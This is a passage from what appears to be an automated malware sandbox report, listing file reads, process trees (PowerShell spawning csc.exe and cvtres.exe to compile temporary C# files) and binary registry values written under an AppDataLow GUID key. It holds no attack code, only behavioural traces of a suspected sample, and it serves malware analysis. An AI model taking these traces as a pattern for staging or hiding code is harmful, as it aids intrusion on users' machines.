C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	125	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.dll	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.dll	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2413355E9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4A79B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	98 08 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C FB 0B 75 A9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	24133561057	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	6B 2A D7 A4 06 FB 5C EE 67 9A 31 DC 7B 8B F5 29	success or wait	1	24133556438	RegSetValueExA

Analysis Process: conhost.exe PID: 5236 Parent PID: 4440

General

Start time:	17:54:18
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4604 Parent PID: 4440

General

Start time:	17:54:28
Start date:	19/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline'
Imagebase:	0x7ff778eb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F28485453 6B8305B22FC194AF5.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF778F2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F284854536B8305B22FC194AF5.TMP	success or wait	1	7FF778F2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F28485453 6B8305B22FC194AF5.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f	success or wait	1	7FF778F2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline	unknown	369	success or wait	1	7FF778EC1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs	unknown	402	success or wait	1	7FF778EC1EE7	ReadFile

Analysis Process: cvtres.exe PID: 1376 Parent PID: 4604

General

Start time:	17:54:29
Start date:	19/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1E0.tmp' 'c:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F284854536B8305B22FC194AF5.TMP'
Imagebase:	0x7ff7f5980000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 3292 Parent PID: 4440

General

Start time:	17:54:32
Start date:	19/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline'
Imagebase:	0x7ff778eb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0d0gelxn\CSCF2137F9B31E74386891BA25B7F15B166.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF778F2E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\CSCF2137F9B31E74386891BA25B7F15B166.TMP	success or wait	1	7FF778F2E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\CSCF2137F9B31E74386891BA25B7F15B166.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	....L... <...............0....... ....L.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O.................... ....?..................... ......D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n...............S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF778F2ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline	unknown	369	success or wait	1	7FF778EC1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs	unknown	414	success or wait	1	7FF778EC1EE7	ReadFile

Disassembly

Code Analysis